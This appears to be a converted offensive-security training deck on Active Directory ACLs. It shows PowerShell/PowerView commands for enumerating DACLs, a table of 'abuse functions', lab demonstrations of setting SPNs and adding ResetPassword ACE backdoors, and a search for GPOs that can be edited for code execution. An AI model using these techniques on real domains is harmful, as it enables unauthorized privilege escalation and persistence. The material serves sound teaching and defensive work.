



Active Directory ACLs

And the Active Directory Access Control Model

ACLs - Why Care

- Active Directory ACLs just are part of the Active Directory access control model
 - i.e. “*what principals can do what actions to which objects*”
- It’s often difficult to determine whether a specific AD DACL misconfiguration was set maliciously or configured by accident!
- ACL “misconfigurations” also have a minimal forensic footprint and often survive OS and domain functional level upgrades
 - The idea of “misconfiguration debt”
- We can look at these from a domain privilege escalation perspective, or a persistence perspective

AD ACL Background

- Active Directory objects have security descriptor, like any Windows securable object, containing:
 - **Owner** - an object owner has implicit full control
 - **SACL** - System Access Control List. Audits successful/failed access to object (Creates event logs)
 - **DACL** - Discretionary Access Control List. Allows/denies access to object
- SACLs/DACLs contain Access Control Entries (ACEs) that specify what AD objects have various rights over the object you're enumerating the DACLs for
 - The ACE entries in the DACL are what we actually care about here
- More information:
https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Retrieving DACLs

- There are two main ways to retrieve DACLs through .NET/PowerShell
- Accessing the **ObjectSecurity** property of a bound DirectoryEntry:
 - `([adsi]'LDAP://CN=jason,CN=Users,DC=testlab,DC=local').ObjectSecurity.Access`
- Setting the **SecurityMasks** property of the LDAP DirectorySearcher to **Dacl**:
 - `$Searcher = ([adsisearcher]"samaccountname=jason")`
 - `$Searcher.SecurityMasks = [System.DirectoryServices.SecurityMasks]::DACL`
 - `$Searcher.FindAll()`
 - `($_.Properties.ntsecuritydescriptor` gives the raw descriptor)

Parsing `ntsecuritydescriptor`

- The `ntsecuritydescriptor` field needs to be parsed into a readable format in one of two ways
- Using the more generic `RawSecurityDescriptor` class:
 - `New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $_.Properties.ntsecuritydescriptor[0]`
 - This is what PowerView uses
- The more specific `ActiveDirectorySecurity` class:
 - `New-Object System.DirectoryServices.ActiveDirectorySecurity - ArgumentList $_.Properties.ntsecuritydescriptor[0]`
 - This performs more implicit transforms in the background

Parsing DACLs

```
Windows PowerShell
PS C:\Users\localadmin\Documents> $Searcher = ([adsisearcher]"samaccountname=localadmin")
PS C:\Users\localadmin\Documents> $Searcher.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
PS C:\Users\localadmin\Documents> $Result = $Searcher.FindOne()
PS C:\Users\localadmin\Documents> $RawDescriptor = New-Object Security.AccessControl.RawSecurityDescriptor $Result.Properties.ntsecuritydescriptor[0], 0
PS C:\Users\localadmin\Documents> $RawDescriptor

ControlFlags      : DiscretionaryAclPresent,
                     DiscretionaryAclAutoInherited,
                     SystemAclAutoInherited, DiscretionaryAclProtected,
                     SelfRelative
Owner            :
Group            :
SystemAcl        :
DiscretionaryAcl : {System.Security.AccessControl.ObjectAce,
                     System.Security.AccessControl.ObjectAce,
                     System.Security.AccessControl.ObjectAce,
                     System.Security.AccessControl.ObjectAce...}
ResourceManagerControl : 0
BinaryLength      : 1160
```

Parsing DACLs

```
Windows PowerShell
PS C:\Users\localadmin\Documents> $RawDescriptor.DiscretionaryAcl[0]

ObjectAceFlags          : ObjectAceTypePresent, InheritedObjectAceTypePresent
ObjectAceType            : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType   : 4828cc14-1437-45bc-9b07-ad6f015e5f28
BinaryLength              : 60
AceQualifier              : AccessAllowed
IsCallback                : False
OpaqueLength              : 0
AccessMask                 : 16
SecurityIdentifier        : S-1-5-32-554
AceType                   : AccessAllowedObject
AceFlags                  : None
IsInherited               : False
InheritanceFlags          : None
PropagationFlags          : None
AuditFlags                : None
```

PowerView and DACLs

- PowerView's **Get-DomainObjectAcl** executes the LDAP method and translates the security descriptor automatically

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y

ObjectDN          : CN=harmj0y,CN=Users,DC=testlab,DC=local
ObjectSID         : S-1-5-21-883232822-274137685-4173207997-1111
ActiveDirectoryRights : ReadProperty
ObjectAceFlags    : ObjectAceTypePresent
ObjectAceType     : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength      : 56
AceQualifier      : AccessAllowed
IsCallback        : False
OpaqueLength      : 0
AccessMask         : 16
SecurityIdentifier : S-1-5-21-883232822-274137685-4173207997-553
AceType           : AccessAllowedObject
```

ACE Breakdown

- **ActiveDirectoryRights:** specifies the access rights that are assigned with the ACE (a.k.a. Access mask)
 - “ExtendedRights” are more granular rights, i.e. “force reset password”
- **AceQualifier:** *AccessAllowed* or *AccessDenied*
- **ObjectAceType:** GUID that specifies any of the following
 - A property or property set the right applies to
 - A specific extended right
 - The type of object that can be created (specific to the CreateChild right)
- **SecurityIdentifier:** the SID of the object that possess the right

Generic ActiveDirectoryRights

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |  
? {$_._SecurityIdentifier -match $(ConvertTo-SID eviluser)}
```

AceQualifier	:	AccessAllowed
ObjectDN	:	CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights	:	WriteProperty
ObjectAceType	:	Script-Path
ObjectSID	:	S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags	:	None
BinaryLength	:	56
AceType	:	AccessAllowedObject
ObjectAceFlags	:	ObjectAceTypePresent
IsCallback	:	False
PropagationFlags	:	None
SecurityIdentifier	:	S-1-5-21-883232822-274137685-4173207997-1115
AccessMask	:	52
AuditFlags	:	None
IsInherited	:	False
AceFlags	:	None
InheritedObjectAceType	:	All
OpaqueLength	:	0

Generic ActiveDirectoryRights

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDS |  
? {$_._SecurityIdentifier -match $(ConvertTo-SID eviluser)}
```

```
AceType          : AccessAllowed  
ObjectDN        : CN=harmj0y,CN=Users,DC=testlab,DC=local  
ActiveDirectoryRights : WriteProperty  
OpaqueLength    : 0  
ObjectSID       : S-1-5-21-883232822-274137685-4173207997-1111  
InheritanceFlags : None  
BinaryLength     : 36  
IsInherited      : False  
IsCallback       : False  
PropagationFlags : None  
SecurityIdentifier : S-1-5-21-883232822-274137685-4173207997-1115  
AccessMask        : 52  
AuditFlags        : None  
AceFlags          : None  
AceQualifier      : AccessAllowed
```

Extended ActiveDirectoryRights

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |  
? {$_._SecurityIdentifier -match $(ConvertTo-SID eviluser)}
```

AceQualifier	:	AccessAllowed
ObjectDN	:	CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights	:	ExtendedRight
ObjectAceType	:	User-Force-Change-Password
ObjectSID	:	S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags	:	None
BinaryLength	:	56
AceType	:	AccessAllowedObject
ObjectAceFlags	:	ObjectAceTypePresent
IsCallback	:	False
PropagationFlags	:	None
SecurityIdentifier	:	S-1-5-21-883232822-274137685-4173207997-1115
AccessMask	:	256
AuditFlags	:	None
IsInherited	:	False
AceFlags	:	None
InheritedObjectType	:	All
OpaqueLength	:	0

Resolving ACE GUIDs

- For properties/property sets:
 - use the '**(schemaIDGUID=*)**' LDAP filter
 - query **CN=Schema,CN=Configuration,DC=...**
 - convert the raw **schemaidguid** property
- For extended rights:
 - use the '**(objectClass=controlAccessRight)**' LDAP filter
 - query **CN=Extended-Rights,CN=Configuration,DC=...**
 - convert the raw **rightsguid** property
- Or use PowerView:
 - **Get-GUIDMap** retrieves a complete mapping
 - **Get-DomainObjectACL -ResolveGUIDs** will do the resolution (magic!)

ACE Types to Target

- In general we want to target any ACE type that allows for some type of object compromise
- Generic rights:
 - **GenericWrite** - write all properties
 - **GenericAll** - all generic rights (Full Control)
 - **CreateChild** - create child objects of the target (useful for groups)
 - **WriteDacl** - change the DACL for the target
 - **WriteOwner** - change the owner of the target
- Extended rights:
 - **User-Force-Change-Password** - force reset a password
 - **DS-Replication-Get-Changes-All** - DCSync rights on a domain object

Exploiting Vulnerable DACLs

- PowerView has abuse functions for every vulnerable ACE described

Right	PowerView Abuse Function
GenericWrite/GenericAll	Set-DomainObject
WriteDacl	Add-DomainObjectAcl
WriteOwner	Set-DomainObjectOwner
CreateChild	Add-DomainGroupMember
User-Force-Change-Password	Set-DomainUserPassword

Exploiting Vulnerable DACLs

```
PS C:\Users\dfm.a\Desktop> Set-DomainObject -Identity harmj0y -Set @{servicePrincipalName='fake/fake'} -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMAY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=harmj0y)(name=harmj0y)(displayname=harmj0y))))
VERBOSE: [Set-DomainObject] Setting 'servicePrincipalName' to 'fake/fake' for
object 'harmj0y'
PS C:\Users\dfm.a\Desktop> Get-DomainObject -Identity harmj0y -Properties samaccountname,servicePrincipalName

serviceprincipalname          samaccountname
-----
fake/fake                      harmj0y

PS C:\Users\dfm.a\Desktop> Set-DomainObject -Identity harmj0y -Clear serviceprincipalname
PS C:\Users\dfm.a\Desktop> Get-DomainObject -Identity harmj0y -Properties samaccountname,servicePrincipalName


samaccountname
-----
harmj0y
```

Modifying DACLs

- If you have modification rights to an object's DACL (WriteDacl, GenericAll, GenericWrite, etc.) you can build DACL-based backdoors!
 - More information:
https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

```
PS C:\Users\dfm.a\Desktop> Add-DomainObjectAcl -TargetIdentity dfm.a -PrincipalIdentity harmj0y -Rights ResetPassword -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=harmj0y)(name=harmj0y)(displayname=harmj0y)))))
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
```

The SRM and Canonical ACE Order



DACLs and GPOs

- As mentioned before, we care about the ability to edit the GPO **gpcfilesyspath** property
 - These rights are cloned onto the GPO folder in SYSVOL
- So any principal with the following rights have the ability to edit a GPO, and perform code execution on systems it's applied to:
 - **GenericAll**
 - **GenericWrite**
 - **WriteOwner**
 - **WriteDacl**
 - Write to **GPC-File-Sys-Path** (GUID: f30e3bc1-9ff0-11d1-b603-0000f80367c1)

DACLs and GPOs

The screenshot shows the Group Policy Management console. On the left, the navigation pane lists the following structure:

- Group Policy Management
- Forest: testlab.local
 - Domains
 - testlab.local
 - Default Domain Policy
 - Domain Controllers
 - TestOU
 - Workstations
 - Settings
 - Group Policy Objects
 - WMI Filters
 - Starter GPOs
 - Sites
 - Group Policy Modeling
 - Group Policy Results

Settings

Scope Details Settings Delegation

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (TES...)	Edit settings, delete, modify security	No
Enterprise Admins (TE...)	Edit settings, delete, modify security	No
ENTERPRISE DOMA...	Read	No
hamj0y (hamj0y@test...)	Edit settings	No
SYSTEM	Edit settings, delete, modify security	No

DACLs and GPOs

> Network > primary > sysvol > testlab.local > Policies

The screenshot shows a Windows File Explorer window with the path: Network > primary > sysvol > testlab.local > Policies. On the left, there is a list of GPO objects with their names in yellow boxes. One GPO, named {47543975-8606-4B80-A86C-FCA31369F434}, is selected and its properties are displayed in a dialog box on the right.

{47543975-8606-4B80-A86C-FCA31369F434} Properties

General Security Previous Versions Customize

Object name: \\primary\sysvol\testlab.local\Policies\{47543975-8606-4B80-A86C-FCA31369F434}

Group or user names:

- SYSTEM
- hamj0y (hamj0y@testlab.local)
- Domain Admins (TESTLAB\Domain Admins)

To change permissions, click Edit. **Edit...**

Permissions for hamj0y

	Allow	Deny
Full control		
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	

DACLs and GPOs

```
PS C:\Users\harmj0y\Desktop> Get-DomainObjectAcl settings | Where-Object {$_._SecurityIdentifier -eq $(ConvertTo-SID harmj0y)}
```

ObjectDN	:	CN={47543975-8606-4B80-A86C-FCA31369F434},CN=Policies,CN=System,DC=testlab,DC=local
ObjectSID	:	
ActiveDirectoryRights	:	CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
BinaryLength	:	36
AceQualifier	:	AccessAllowed
IsCallback	:	False
OpaqueLength	:	0
AccessMask	:	131127
SecurityIdentifier	:	S-1-5-21-883232822-274137685-4173207997-1111
AceType	:	AccessAllowed
AceFlags	:	ContainerInherit
IsInherited	:	False
InheritanceFlags	:	ContainerInherit
PropagationFlags	:	None
AuditFlags	:	None

DACLs and GPOs

- If you want to do mass enumeration with PowerView:
 - `Get-DomainObjectAcl -LDAPFilter '(objectCategory=groupPolicyContainer)' | ? {
 ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}+') -and
 ($_.ActiveDirectoryRights -match
 'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner')}`

```
PS C:\Users\harmj0y\Desktop> Get-DomainObjectAcl -LDAPFilter '(objectCategory=groupPolicyContainer)' | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}+') -and ($_.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner')}
```

ObjectDN	:	CN={45172B9C-749A-479A-A9C7-4F85083CD517},CN=Policies,CN=System,DC=testlab,DC=local
ObjectSID	:	
ActiveDirectoryRights	:	CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner
BinaryLength	:	36
AceQualifier	:	AccessAllowed
IsCallback	:	False
OpaqueLength	:	0
AccessMask	:	983295
SecurityIdentifier	:	S-1-5-21-883232822-274137685-4173207997-1001

This would be a good time to
attempt Lab: Active Directory ACLs